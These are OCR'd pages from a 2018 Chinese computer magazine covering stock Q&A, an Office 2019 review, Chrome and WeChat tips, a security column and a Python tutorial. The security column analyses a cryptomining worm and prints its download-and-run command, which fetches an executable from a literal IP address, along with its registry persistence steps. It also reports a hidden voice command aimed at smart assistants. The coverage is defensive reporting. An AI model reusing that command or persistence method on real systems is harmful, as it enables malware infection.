@董师傅: 谁说一定要持股,在熊市持有现金是最好的策略,空仓肯定不会亏,这就跑赢绝大多数人了。至于万科,相对其他地产公司,未来的日子会好过一些:1.万科净负债率仅为32.7%,相比中小地产公司负债很低,资金压力小很多,特别是手中握有货币资金1595.52亿元,可以度过即将到来的地产寒冬;2.各大地产公司的销售继续放缓,如此一来回款压力增大,对现金流是一个很大的考验,如果熬不过公司就会甩卖资产,而万科则可以趁机收购优质地块;3.这段时间,万科拿地凶猛,第三季度拿地金额为458.7亿元,而保利、碧桂园、融创、恒大四家公司的拿地权益金额为244.1亿元、137.9亿元、69.1亿元、62.4亿元;4. 宝能减持万科操作结束,后续很可能不会大规模减持;5. 万科的业绩不错,抗跌性相对较好。总的来说,如果你想继续持有,也是没有问题的,如果你想卖出,之后就空仓为好。

锂矿双雄萎靡不振

@大浪涛天: 董师傅,天齐锂业和赣锋锂业这段时间老是跌个不停,这是怎么了,这么多利好都无法刺激股价,一有风吹草动跌得比谁都快!不是说锂矿双雄是未来新能源的制高点吗?

@董师傅: 锂矿双雄是未来新能源的制高点这是毋庸置疑的,只要锂电池还是新能源的重要一环,锂矿双雄的前景就没有改变,当下的问题一是股市环境不好,二是自身的问题。先说赣锋锂业,在香港发行了H股,每股发行价格为16.50港元,上市后就破发了最低跌到11.8港元,可以说比A股便宜太多了,动摇了一些投资者的信心,直接通过港股通拿到更便宜的筹码不是更好;天齐锂业这是有机构对其收购智能第一大锂资源生厂商SQM公司股权有不同的看法。当然,还有一个共同的不利因素,那就是新能源汽车的补贴政策更严格,这也是情理之中的,未来相关的补贴会越来越少,更多的是要靠技术推动发展。个人认为,锂矿双雄碰到的难题是暂时的,并不影响未来的发展,如果看好未来的机会,是可以重点关注的,例如天齐锂业创了三四年的新低,市盈率水平回到合理估值,如果市净率也回到合理估值,中线或者长线持有都是不错的选择。

可以抄底腾讯控股吗

@十二夜: 董师傅,腾讯控股从450多港元跌到260多港元,跌了这么多可以抄底不?看到一篇文章,说现在无人敢抄底腾讯控股了,那反过来想想不就是差不多到底了嘛。腾讯这么赚钱,未来股价一定会涨回去吧?

@董师傅: 真是此一时彼一时,去年还一堆人拼命唱多腾讯控股,后悔没有买错过了1万倍的上涨,今年就拼命唱空腾讯控股,恨不得将其打入十八层地狱,而摩根大通、瑞银等国际知名机构也下调腾讯控股的目标价,真的是破鼓万人捶。说白了,之前腾讯控股的股价高估了,从200多港元一路攀升到800多港元,之后一股拆成4股,又从200多港元涨到400多港元,给人一种错觉,任何时间任何价格买腾讯控股都是正确的,如此一来就让人忽视了风险。如今,随着对游戏的监管趋严,各路分析师对腾讯控股的盈利预期出现了变化,从增长变成了同比减少,再怎么样一年赚450亿港元还是没有问题的,因此过度恐慌的确没有必要,你反其道而行的想法是有道理的,可以重点观察择机而入,也就是要等港股市场风平浪静时入场最佳,如果采取越跌越买策略的话心理素质一定要好,否则很容易放弃的。

兖州煤业基本面不错

@十年: 董师傅,兖州煤业是不是可以介入?

@董师傅: 兖州煤业表现得比较强势,你追踪的话是没有问题的,毕竟兖州煤业的基本面还是不错的,特别是甲醇销量大好,2018年经营目标为销售甲醇155万吨,上半年就销售了甲醇79.4万吨,大概率今年能完成预定目标,要知道今年甲醇售价大涨可以为公司带来很好的业绩——每吨甲醇毛利高达758元。从技术面来看,兖州煤业抗跌性不错,多次指数出现较大跌幅时自身跌幅相对较小,如果中线拿着就没有问题。不过煤炭板块表现较好的是明星类和高弹性类,你也可以考虑这两类股票,它们的波动相对更大,相对来说赚钱的概率也大一些。

扬杰科技有解套希望

@沐琰庄春树: 董师傅,扬杰科技跌惨了,我是22元的成本,还有解套希望吗?

@董师傅: 扬杰科技股价崩溃,是从重要股东减持开始的,股东王艳计划六个月内减持公司股份不超过944.53万股占公司总股本2%,王艳为公司实控人梁勤配偶之妹,于是消息宣布后第二天开盘就有大量机构狂甩股票导致股价跌停,之后股价一路下跌差不多腰斩了。目前来看,扬杰科技还是有解套希望的,理由如下:1. 业绩稳定,2018年上半年营业收入8.77亿元同比增长27.75%,净利润1.56亿元同比增长15.17%;2.扬杰科技自主设计研发的8英寸超高密度沟槽功率MOSFET产品已实现大批量生产,进入高端功率半导体市场,且6英寸IGBT芯片也实现量产又多了一条渠道;3. 功率半导体广泛应用于消费类电子、安防、工控、汽车电子、新能源等诸多领域,是未来新兴行业发展的基础,目前正处于景气周期。当然,现阶段还看不到解套的希望,但明年还是有希望的,套这么多割肉不现实了就拿着吧。

吉比特股价还有救吗

@霹雳匠: 董师傅,帮忙看看看吉比特,跌得好心疼,不是说高价股散户少机构抱团不容易跌吗?怎么跌起来跟散户多的低价股一样狠。

@董师傅: 吉比特是昔日的网红公司,主业是游戏,旗下知名的游戏有《问道》《问道手游》《不思议迷宫》《地下城堡2:黑暗觉醒》等,于是在2017年年初上市时就被资本看好,曾经创下376元/股的历史高点,如今股价萎靡不振有两个原因:1. 近期互联网上暂停审批游戏版号的消息愈演愈烈,游戏行业遭到资本的抛弃,相关的上市公司股价都出现了大幅下降,这不单单是吉比特一个公司的问题;2.重要股东减持,北京和谐成长投资中心(有限合伙)在今年年初就宣布减持股票,后来因为行情不好减持计划被搁置了,仅卖了少量股票,而最近宣布清仓减持持有的全部股票,更是令吉比特的股价雪上加霜。猜测你买吉比特是做短线,没有仔细了解公司的情况,而是根据K线图做出的买入计划,又由于没有及时止损导致现在被套牢。后续如果有反弹就先出来吧,碰到清仓减持的股票可以考虑断臂求生。

请关注董师傅微博

想了解更多的网络技巧,想追踪董师傅的最新研究成果,不妨关注董师傅的微博。如果有个人上网的心得体会,也可以跟董师傅在线交流。此外,还可以加入电脑报读者交流群:63357672,入群暗号:陈邓新。

Office 2019,**最不受待见**的单机版办公软件?

Office 2019 正式版近日在微软举办的 Ignite 2018 大会上正式发布,不过相比以往 MS Office 发布时的隆重场面,此次 Office 2019 的发布却略显冷清,Office 2019 似乎已经成为微软 Office 软件历史上最不受待见的版本。

不受待见,你让Office 2019怎么忍

其实,不只是发布会不够隆重,在发布会上宣布的几个消息,更是对Office 2019的巨大打击。首先,Office 2019只能用于Windows 10,而且在发布后,不再做功能性更新;其次,延长Office 2016的服务到2023年,这好像是在说,其实不用Office 2019也没什么,Office 2016也可以撑得很久;最后这还不算完,在Office 2019的发布会上,微软还解释说:Office 2019只是Office 365这三年来更新的一个集合。而从实际使用来看,Office 2019所谓的新功能,在Office 365上都已经出现了,Office 2019只是Office 365近期更新后的一个单机版本,这个打击更大,那就是Office 2019就是Office 365玩剩下的。

Office 2019正式版终于来了

微软力推Office 365,单机版开发乏力

不受待见,微软还为何对Office 2019下如此狠手呢?答案也很简单,因为微软需要将更多的用户引导到Office 365上,从商业利益上来看,在线的Office 365无疑能大幅度降低盗版率,增加微软的收入。而按年或按月的缴费机制,可以让微软获得长期而稳定的收入,从而摆脱新版本更替时收入大起大落的情况。而这一切对于微软来说,无疑是有巨大好处的。同时,Office 365的在线更新机制,可以让微软及时将研发出的新功能、新函数等,实时加入到新版本中,这对于提高用户的忠诚度和吸引力无疑大有好处。既然相对于Office 2019而言,Office 365有那么多的优势,两相取舍,微软自然宁可损Office 2019,也要保证Office 365的推广了。

也许你要说,既然Office 365的优势多多,那干脆停止单机版的发布,不再有Office 2019,岂不是更好的选择?其实,这还真不行,毕竟在用户还没有从单机版Office 导入在线的Office 365之前,如果贸然停止单机版的发布,那么会有大量用户流失到其他单机办公软件中,尤其是对Office 依赖性较小的家庭用户,还有对保密性要求较高,不希望过多使用在线功能的大型企事业单位和国家机关等部门。在这种情况下,单机版的Office 软件,担负着维持现有的用户群,并尽可能将用户群引入Office 365的任务。因此这样的市场定位,也就注定了Office 2019乃至之后的单机版Office软件的定位——必须存在,但功能弱,且宣传力度低,单机版Office已经成为微软Office 策略的一个配角。

Office 2019,你需要它吗

不管微软的目的是什么,对于打算使用正版的普通消费者而言,最关心的还是Office 2019正式版值得买吗?是继续使用单机版Office软件还是要转投到Office 365的门下?下面就以普通消费者最常用的家庭版为例,来看看Office 2019和Office 365在价格和性能上的区别。

从微软官方报价单可以看到,Office 2019家庭版和学生版的定价为149.99美元(约合人民币1035元),相比Office 2016家庭和学生版的748元,涨了大约300元,由此可见微软力推Office 365,削减单机版市占率的决心。

而与Office 365家庭版相比,Office 2019家庭版149.99美元的定价,大约为前者的1.5倍,看上去买Office 2019更合算,毕竟购买Office 365一年半的使用费,就足够买Office 2019了,但也别忘了,Office 365家庭版是可以支持5个用户在线使用的啊,而Office 2019只支持单个用户使用。也就是说,即便Office 365 家庭版只有两个用户使用,其单个用户的价格也只有Office 2019的1/3。而微软大约是每三年推出一个单机版(微软的下一个单机版Office 2022,将在2021年发布),也就是说,两个用户使用Office 365家庭版,其价格与Office 2019是一样的,而随着用户数量增加,使用Office 365会显得更合算。

当然,可能你只需要一个用户使用的办公软件,那么Office 2019 149.99美元的定价大约是Office 365单人版69.99美元的2.1倍。如果以Office 2019使用三年,更新到Office 2022来说,似乎Office 2019会有一定的优势,可再仔细查看的话,你会发现,Office 2019的家庭版和学生版仅有Word、Excel 和 PowerPoint 三个组件,而Office 365不仅有完整的Office 7大组件,还有1 TB 的 OneDrive 云存储空间,同时在在线网络共享方面,也要方便得多。再加上Office 365随时可以获得新的升级,在这种情况下,使用Office 2019并不占优势。

不同版本的Office 365和Office 2019的报价

总结 不同的需求选择不同

好了,最后答案来了,面对Office 2019的发布,你是拥抱还是背叛呢?如果你已经有了Office 2016或之前版本的Office,而且足够使用的话,那么你的选择应该是继续使用老版本的Office。如果你是轻度办公用户,刚拥有电脑,打算使用正版Office的话,选择Office 2019可以让你使用很长的时间。如果你对办公软件的依赖性强,是名副其实的科技控,或者需要多用户在线协同办公,那就改投Office 365的门下吧,它是你的最佳选择。


打造**适合自己**的谷歌浏览器(上)

谷歌浏览器是网络用户最常用的一款浏览器,而国内的很多浏览器都是在它的基础上开发出来的。这些浏览器最大的特点,就是可以通过安装功能扩展插件来进一步拓展浏览器的功能。下面就介绍几个有特色的功能扩展插件,看看能帮大家完成哪些相关的操作。

一键打开多个网页链接

很多办公用户每天在上网的时候都有一个习惯,就是通过鼠标连续点击多个相关的网页链接,然后让它们在浏览器中慢慢进行加载。但是一个一个进行点击也显得非常麻烦,那么如何才能一键完成多个链接的打开操作呢?

首先通过谷歌浏览器的应用商店,搜索并安装一款名为“Multiple URL Opener”的功能扩展插件。安装完成后点击工具栏中的扩展图标,就可以看到打开链接的清单。用户只需要根据自己的需求,在清单的输入框中输入相关的网页链接地址,然后点击后面的“Save Link”按钮进行锁定,网页链接的前面可以加入http://或 https://,也可以不进行任何的添加操作。这样以后用户只需要点击该扩展插件的图标,然后在弹出的列表中点击最下方的“Open All Links”按钮,就可以一次性打开设置的网页链接了(图1)。



小提示:如果用户点击“Multiple URL Opener”按钮后提示错误,那么建议先在浏览器中创建一个新的标签页,再点击该按钮试一试。

接管邮件客户端的权限

当用户在谷歌浏览器中点击一个电子邮件的链接时,就会弹出一个选项菜单,通过菜单用户可以选择发送邮件的客户端。但并不是所有的用户都使用了客户端来发送邮件,很多用户现在只会利用网页版来进行邮件的管理操作。那么如何才能接管相关的管理权限呢?

首先安装“Mailto:”这款功能扩展插件,接着点击工具栏中的扩展插件图标。在弹出的菜单中选择“选项”命令,这样用户就可以对接管邮件客户端的内容进行设置。不过由于这是一款国外的功能扩展插件,因此默认设置的邮箱都是一些国外的电子邮箱,包括大家常见的雅虎邮箱、微软邮箱以及谷歌邮箱等。

如果用户想自定义添加国内邮箱的话,那么点击网页中的“add another service”链接(图2),接下来分别设置添加的电子邮箱的名称以及地址,比如笔者这里就分别设置为“QQ邮箱”和“https://mail.qq.com/cgi-bin/frame_html? to={to}&cc={cc}&bcc={bcc}&subject={subject}&body={body}”这个地址,然后点击“add”按钮进行添加。以后当用户再次点击网页中的电子邮件链接时,就会自动跳转到自己的QQ邮箱页面中。

小提示:如果勾选上“Add an item to the right mouse button menu of pages to send the address of that page”选项,那么在网页的右键菜单中就可以看到一个发送电子邮件的快捷命令,以后通过它就可以快速地将当前页面通过电子邮件发送出去。

责编:陈平 组版:毛毛 责校:杨志刚
日期:2018.10.22 投稿邮箱:pcw-advice@vip.sina.com

删掉其他APP,**只用微信**你能正常生活吗(上)

智能手机已经完全融入了大家的生活,最基本的通话功能似乎已经被慢慢遗忘了,和大家接触最多的还是大量的 APP。在这些 APP 中,微信自然是使用率最高的了,而且它的“野心”可不小,集成了太多功能,早就不是简单的“即时通信”软件了。下面我们就来做个实验,看看微信到底有多强大,在完全不用其他 APP 的情况下,能不能照常使用智能手机呢?

为了让你更快上手,腾讯做了很多

其实,要取代这些第三方 APP,微信主要还是要靠小程序。在上线初期,微信中根本没有提供直接入口,而是通过“好友邀请”的方式来推广,其实也就是在某人发现某个小程序之后,可以点击右上角的按钮分享给其他人,而其他用户在打开过一次之后,就会自动将它保存在自己的小程序列表中,而用户可以在微信的“发现”页面中找到一个“小程序”的入口。

微信小程序出现的初衷是“用完就走”,不占用用户的手机内存,但最初的体验并不好,只能通过好友分享、扫描二维码或者搜索来发现小程序(而且不支持模糊搜索)。

为了让大家用得更多,微信小程序也一直在更新功能,现在想要使用小程序已经非常方便了,在微信首页向下拉,就可以看到最近使用过的小程序,而且在这里你还可以进入“最近使用”列表,给常用小程序“加星”,将它们添加到“我的小程序”,方便管理。稍显遗憾的就是一直没提供排序功能,只能按打开的时间顺序排列。

其实,你只需要知道一点,只要用过的小程序都会在“最近使用”这个列表中留下来,所以你要经常清理这个列表(向左滑动然后删除不必要的小程序),否则会留存很多,到了真正需要的时候,找起来就很费力了。

衣:轻松买买买

衣食住行是每个人最基本的需求,首先来看看“衣”。在智能手机上,和“衣”相关的应用主要也就是购物 APP 了。其实早在小程序上线之前,腾讯就已经在微信里布局了,在微信钱包中早已有了京东商城的入口,而现在已经接入了蘑菇街女装、唯品会特卖等第三方电商平台。

在小程序上线之后,这些 H5 页面也彻底升级了,体验比以前更好,挑选商品和购买都已经和 APP 中没有太大差异,只是在某些功能上有所欠缺,比如退换货等。

除了微信钱包里的入口,不少电商平台都在微信中上线了小程序,当然,由于众所周知的原因,从微信里上淘宝或者天猫购物,还是别想了。

以京东购物这个小程序为例,进入之后甚至连界面都和京东 APP 很相似,而且同样提供了折扣信息推送、领京东豆等功能。另外,在挑选商品时同样支持搜索以及按照类别筛选,所有的物品都能直接购买。

除了这些综合性电商平台,像小米等厂商也都提供了自己的小程序,入驻微信之后,同样可以非常方便地购物。所以这里就远远不局限于“衣”这一类别了,只要是电商平台有的东西,都是可以通过微信小程序购买的。

当然,“衣”可不只是买买买,还包括许多其他相关的应用。比如蘑菇街每日搭配这个小程序,就是教用户如何穿衣搭配的。在这个小程序中,有女神连衣裙、周末约会装、学生党等多种分类,大家可以根据自己的身份、即将出席的场合以及个人穿搭习惯进行选择,在每一类中都有许多穿搭达人提供自己的建议,并且图文并茂地介绍每个搭配的原因和亮点,还可以根据自己的实际情况进行调整。

如此一来,就算完全不会穿搭的人,只要选择一个身材和自己接近的模特,就可以看到某一套衣服实际上身的效果,或者根据家里的服装进行搭配,再穿出门,就比自己胡乱挑选要好看得多了。

食:不只是外卖,想吃什么有什么

和“食”相关的,最先想到的肯定是外卖了,饿了么外卖服务、美团外卖等小程序都已经入驻微信,即使不安装 APP 客户端,也能使用几乎对应 APP 的全部功能。

像大家非常熟悉的美团外卖,它的小程序不只能根据你的所在位置、口味喜好、每月销量等筛选/排序,还有专门的夜宵、烧烤、家常菜等分类店铺,总能找到你想吃的东西。

其实,在这个小程序里提供的服务还不止如此,美团不光是打通了餐厅和家庭的距离,还将几乎所有能买到的东西都“装”进了服务里,比较实用的就是送药上门服务,在家里如果有个什么小毛病,又不想出门,或者根本就是头晕走不动,你完全可以动动手指呼叫美团小哥,让他为你送上感冒药。不过在这里要提醒大家,自己熟悉的小毛病吃点简单的药能好,如果是重大疾病一定要去正规医院就医,而且通过外卖送来的药,也最好仔细检查药品包装是否完好,以及有效期等信息,并且一定要保留小票和外卖订单。

其实说直白点,美团提供的就是同城快递服务,只是以送餐这个形式让大家所熟知,而现在,美团的小程序同样提供了配送服务,也就是“跑腿”,可以帮你寄送小物件,或者从超市等实体店代购商品,非常方便。


如果不想天天吃外卖,大可以去外面的餐馆撮一顿,那么吃什么呢?自然是上大众点评看啊!而且,如果你用大众点评或者美团等 APP 查找的店铺信息,分享给微信好友,是可以自动用小程序的方式打开的,非常方便。

而大众点评的小程序和 APP 体验也几乎无异,按距离、人气等排序都是常规操作了,笔者觉得比较实用的就是它提供了店铺联系方式,可以直接打电话订位,人气火爆的店铺你不提前预订,就算到了店里也不一定能排到位置。

说到排队,那么你一定要试试美味不用等这个小程序,搜索到想去的店铺之后,可以查看它目前的排队情况,如果没人排队,就赶快去吧。当然,你也可以通过小程序直接取号排队,估算好时间,等排位快到了再慢慢走到店铺门口,直接亮出手机,就可以顶着旁人羡慕的眼光直接进店点菜了!

当然,美食也不一定要去外面找,自己做菜也是一种享受。如果你是厨艺大师,新的菜谱可以让你做出更多美食,就算你是烹饪新手,也可以学个八九不离十——现在的菜谱都写得非常详细,从怎么处理食材,到调料加多少勺,什么时候做什么事,都一一写了下来。小程序虽然没 APP 做得那么详细,还是有不少可取之处的。


像美食天下这款小程序,有家常菜、明星菜谱、一周热门等分类,还可以根据牛肉、虾、鸡蛋等食材进行筛选,你完全可以看看冰箱里有什么菜,然后再根据菜谱选择。而且不光是中餐,还有减肥瘦身、醒酒等功能型菜谱,分类非常详细。做菜流程也是十分详细,每一步都有图文说明,看似有几十道工序,其中怎么切肉、怎么处理作料都做了介绍,还怕不会做菜吗?



在小程序中购物,其实和 APP 中体验很接近了

蘑菇街每日搭配会教你如何穿搭

不光是点餐,在美团跑腿小程序里还提供了快递和买药等服务



外面吃或在家做,通通可以用小程序完成

保卫钱包

病毒、钓鱼网站、P2P 投资陷阱等针对网友钱包的恶意攻击层出不穷，且时不时换个花样忽悠。本栏目专门扒皮，教大家保卫自己的钱包！微博求助：http://weibo.com/cdx1983。

爆破手病毒 拿下3万台电脑

2017 年 3 月知名黑客组织“方程式”公开了 NSA 工具包，永恒之蓝漏洞被世人所熟知，在全球掀起惊涛骇浪，一时成为舆论的焦点。之后，永恒之蓝漏洞补丁被广为宣传，按道理不应该有大量电脑还存在永恒之蓝漏洞，然而事实却令人大跌眼镜，一个名为 1433 爆破手矿工（NSAFtpMiner）的病毒利用一年半之前的漏洞大肆传播，居然感染了超过 3 万台电脑。1433 爆破手矿工的具体分析如下：

1. 病毒为何叫 1433 爆破手矿工这个古怪的名字呢？答案是病毒攻击目标是 1433 端口并通过该端口入侵电脑或者服务器。1433 端口是 SQL Server 默认开放端口，用于供 SQL Server 对外提供服务。1433 端口不是很安全，是黑客攻击的重点目标，网上有很多动画视频教普通人抓鸡，大致方法是利用弱口令漏洞通过密码字典进行暴力破解，不少电脑和服务器的管理员安全意识不强，会使用一些简单密码，从而给黑客留下了可乘之机。

小百科：弱口令通常指非常容易想到的密码组合，例如 123456 这样的纯数字组合、abc 这样的纯字母组合、admin 这种默认密码组合等。在当今很多地方以用户名（账号）和口令作为鉴权的世界，口令的重要性就可想而知了。口令就相当于进入家门的钥匙，当他人有一把可以进入你家的钥匙，想想你的安全、你的财物、你的隐私……因此弱口令很容易被他人猜到，非常危险。


2.黑客针对 1433 端口入侵成功后，会在电脑或者服务器上执行命令“C:\Windows\System32\WScript.exe” “C:\ProgramData\vget.vbs”http://221.229.204.120:7423/clem.exe C:/ProgramData/clem.exe，将病毒程序 clem.exe 植入，clem.exe 成功运行后会拷贝自身到 C:\Windows\svchost.exe 并创建服务“Server Remote”，之后接收黑客指令下载 NSA 攻击模块主程序 ru.exe，ru.exe 运行后在 C:\Program Files\Windows 释放 72 个子文件，这些文件包含 NSA 武器中的 Eternalblue（永恒之蓝）、Doubleplsar（双脉冲星）、EternalChampion（永恒冠军）、Eternalromance（永恒浪漫）、Esteemaudit（RDP 漏洞攻击），这些都是一年半之前公开的工具。

3. 黑客发出命令远程关闭系统的防火墙，然后启动 Fileftp.exe 扫描内网的 445/139 端口，如果端口处于打开状态且未安装永恒之蓝漏洞补丁，就会成批量感染，也就是根据不同系统版本在受害电脑或者服务器上执行 payload（x86/x64.dll）恶意文件，恶意文件执行后释放出 runsum.exe，runsum.exe 的作用是接收指令下载挖矿模块进行挖矿攻击。对了，病毒会创建一个 FTP 系统核心服务，用来提供 FTP 服务，供内网其他被入侵的电脑进行病毒库更新。

4.clem.exe 下载挖矿模块 xxs.exe，xxs.exe 运行后释放 help.dll 到 C:\Windows\Fonts\sysIntl，并修改注册表 HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WindowsIntl_Help\Parameters\ServiceDll，将 C:\Windows\Fonts\sysIntl\help.dll 设置为启动服务，之后 help.dll 释放矿机程序 win1ogins.exe 到以下目录：C:\Windows\Help、C:\Windows\PLA\system、C:\Windows\Fonts\system（x64）、C:\Windows\Fonts\system（x86）、C:\Windwos\dell，最后启动矿机程序挖矿门罗币。

5.1433 爆破手矿工病毒累计感染超过 3 万台电脑，其中广东、浙江、江苏中招电脑位于全国前三位，大家要万分小心。

@ 董师傅：还没有安装永恒之蓝漏洞补丁的朋友尽快通过腾讯电脑管家等安全辅助工具自动打上补丁，如果没有安装安全辅助工具，可以手动解决，登录 https://technet.microsoft.com/zh-cn/library/security/ms17-010.aspx 下载补丁。



攻防实验室

这里有最新的黑客研究成果，这里有黑客的最新“黑科技”，这里有权威解读，正所谓知己知彼方能百战不殆。要想全面抵御黑客的攻击，就必须知道黑客的最新动态。欢迎志同道合的朋友来投稿，投稿邮箱：285845949@qq.com。

攻击智能语音 还能这样操作

日前，德国波鸿大学的科学家发布了一段令人震惊的音频，这段音频在人耳听到就是鸟鸣的声音，然而隐藏在鸟鸣中的还有一句指令“Visit evil dot net and install the backdoor”，指令的用途是访问恶意网站 evil.net 并安装后门呈现。当然，科学家并不是真的黑客，因此这个指令不会真的起作用，但是这个测试却成功欺骗了一些智能语音系统。

这到底是怎么做到的呢？科学家先准备了纯天然的鸟鸣音频，然后将恶意指令通过噪音的方式混入音频中——之前曝光过另外一种攻击智能语音的方式，就是利用超声波传播恶意指令，有白帽黑客证明这个方式可欺骗谷歌助手、亚马逊 Alexa、微软 Cortana、苹果 Siri、三星 S Voice 等知名的智能语音系统。

大家想想，未来智能语音成功融入我们生活的每个细节，黑客可以通过此类攻击来影响我们生活，例如通过语音购物可能被黑客带入钓鱼网站、智能门锁可能被黑客远程打开语音等。因此，我们需要智能语音系统具有更强大的防御机制，不仅仅局限于声纹保护这种比较初级的功能。

安全周报

这段时间，互联网上依然出现大量漏洞、被病毒感染的电脑和被黑客攻击的网站。本周比较受关注的是微软的多个安全漏洞，包括 MS XML 远程执行代码漏洞（CNNVD-201810-294、CVE-2018-8494）、Windows Hyper-V 远程执行代码漏洞（CNNVD-201810-327、CVE-2018-8490）等，成功利用上述漏洞就可以远程入侵微软多个产品，执行恶意代码从而达到控制产品的目的。

数据来自国家互联网应急中心

本周，全球黑客攻击保持高频状态，影响较大的有：

1.美国开展网络安全检查，模拟黑客攻击五角大楼网络，发现许多问题，黑客的确可以通过五角大楼网络间接入侵武器系统，从而导致不可预估的灾难。

2.华夏银行技术处长在总行核心系统内植入自己编写的病毒，病毒使跨行 ATM 机取款交易不能计入账户，从而将 717.9 万元非法占为己有，该员工已经被逮捕受审。

3.基于以太坊的娱乐平台 SpankChain 遭黑客攻击，黑客利用智能合同安全漏洞窃取了价值 38000 美元的虚拟货币，不过最后黑客将虚拟货币归还。

本周，依然有不少 P2P 理财平台出现问题，有的平台网站还可以打开，投资时要睁大眼睛，不要走错门了。

P2P 曝光台

平台名称	上线时间	注册地区	问题类型
惠众金融	2013-03	江西	延期兑付
易投资	2016-02	上海	延期兑付
通通理财	2016-04	浙江	延期兑付
壹宝贷	2014-06	广东	经侦介入
今金贷	2015-05	甘肃	延期兑付

数据来自网贷之家

本周，我们接到 1375 个读者举报，涉及网银钓鱼网站、社交钓鱼网站、游戏钓鱼网站、挂马网站、非法赌博网站和传播病毒的网站等，下面是我们精选的有代表性的高危网站。

网址	危害
www.qqaqmba.mba.bid	假冒 QQ 安全中心
www.w88**8.com	违法违规
**dri.com	违法违规
www.hua**njs.com	违法违规
www.story**stock.com	网络赌博

责编:吴新 组版:向海蓉 责校:杨志刚
日期:2018.10.22 投稿邮箱:pcw-advice@vip.sina.com


Scratch 编程
PROGRAM

让音乐丰富起来
——对Python turtle进行拓展

在 Scratch 中，小猫是可以唱歌的，而且 Scratch 的声音木块有着丰富的功能，在这方面 Python turtle 略有欠缺，今天我们就来完善一下。

了解Python声音模块

Python 处理声音的模块很多，但是我们要实现的功能并不复杂，所以只需要用到 winsound 这个系统自带的模块就好了。我们要的只是实现类似 Scratch 的功能，用不到很复杂的功能的，当然 Python 能够做的比 Scratch 多多了。



1

Python 源代码的结构(图 1)对造型的操作也重新定义了一些函数，与 Scratch 的积木块相对应。在 Python turtle 基础上进行扩充而不是使用 Pygame、Pyglet 等复杂的库是因为 Python turtle 本身为了教小孩子编程设计的，在结构上更加符合小孩子的学习习惯，对交互式编程友好，而 Pygame 和 Pyglet 不具备这两个特点。

```
class RawTurtle(TPen, TNavigator):
    # 小乌龟的动画部分
    # 为何添加的函数不工作呢
    """Animation part of the RawTurtle.
    Puts RawTurtle upon a TurtleScreen and provides tools for
    its animation.
    """
```
2

3

其中核心的 turtle 继承自 RawTurtle 类（图 2），而 RawTurtle 继承自 TPen 和 TNavigator，两个类分别控制画笔的绘制和移动，简单地来说 TPen 承载的是类似 Scratch 中画笔积木类的功能（图 3），而 TNavigator 更多地承载了动作积木类的功能。

所以要实现 Python turtle 的声音功能，只要重新写一个声音相关的类，然后让 RawTurtle 继承这个声音类就 OK 了，当然还要注意一个问题，turtle 所有的类都要加入到 _tg_turtle_functions 这个列表中，这个列表保存了 turtle 所有的方法，用来保证在交互式命令行里，默认 turtle 的各种方法可以直接作为函数调用。

实现TSound类Scratch积木块对应的Python

开工，为了实现 TSound，需要 Scratch 积木块对应的 Python 一步步地来实现。先导入 winsound 库，应用 winsound 模块的时候，可以访问其在官方的文档，这里介绍播放声音的方法 :winsound.PlaySound（'d:\coding\maow.wav',winsound.SND_FILENAME)#。第一个参数是文件的完整路径，第二个是播放的标志，winsound.SND_FILENAME 代表的是播放的是文件。

